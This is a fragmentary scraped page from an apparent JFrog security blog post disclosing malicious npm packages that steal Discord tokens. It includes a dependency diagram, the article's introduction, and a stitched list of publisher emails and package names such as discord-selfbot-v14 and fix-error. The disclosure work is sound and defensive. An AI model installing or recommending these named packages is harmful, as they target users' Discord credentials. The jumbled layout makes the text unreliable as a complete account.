
8 days ago

Collaborators


Try on RunKit

Report malware

```
graph LR; victim((victim)) -- depends --> PackageA[Package A]; PackageA -- depends --> PackageB[Package B  
contain malware];
```











Products Solutions Developers Resources Partners Pricing

# Malicious npm Packages Are After Your Discord Tokens – 17 New Packages Disclosed

By Andrey Polosnychenko and Shachar Meneshe December 5, 2021  
© 17 min read

The jFrog Security research team continuously monitors popular open source software (OSS) repositories with our automated tooling, and reports any vulnerable files or malicious packages discovered to repository maintainers and the wider community. Most recently we disclosed 11 malicious packages in the PyPi repository, a discovery that shows attacks are getting more sophisticated in their approach. The advanced evasion techniques used in the PyPi malware packages signal a disturbing trend that attackers are becoming stealthier in their attacks on open source software.

davisousa  
davi1029.sousa@gmail.com

discord-selfbot-v14

constzada  
irmosmcpesqn147@gmail.com

discordsystem


speczinho  
157.posse@gmail.com


fix-error

zvilao  
vilaozada2k40@gmail.com

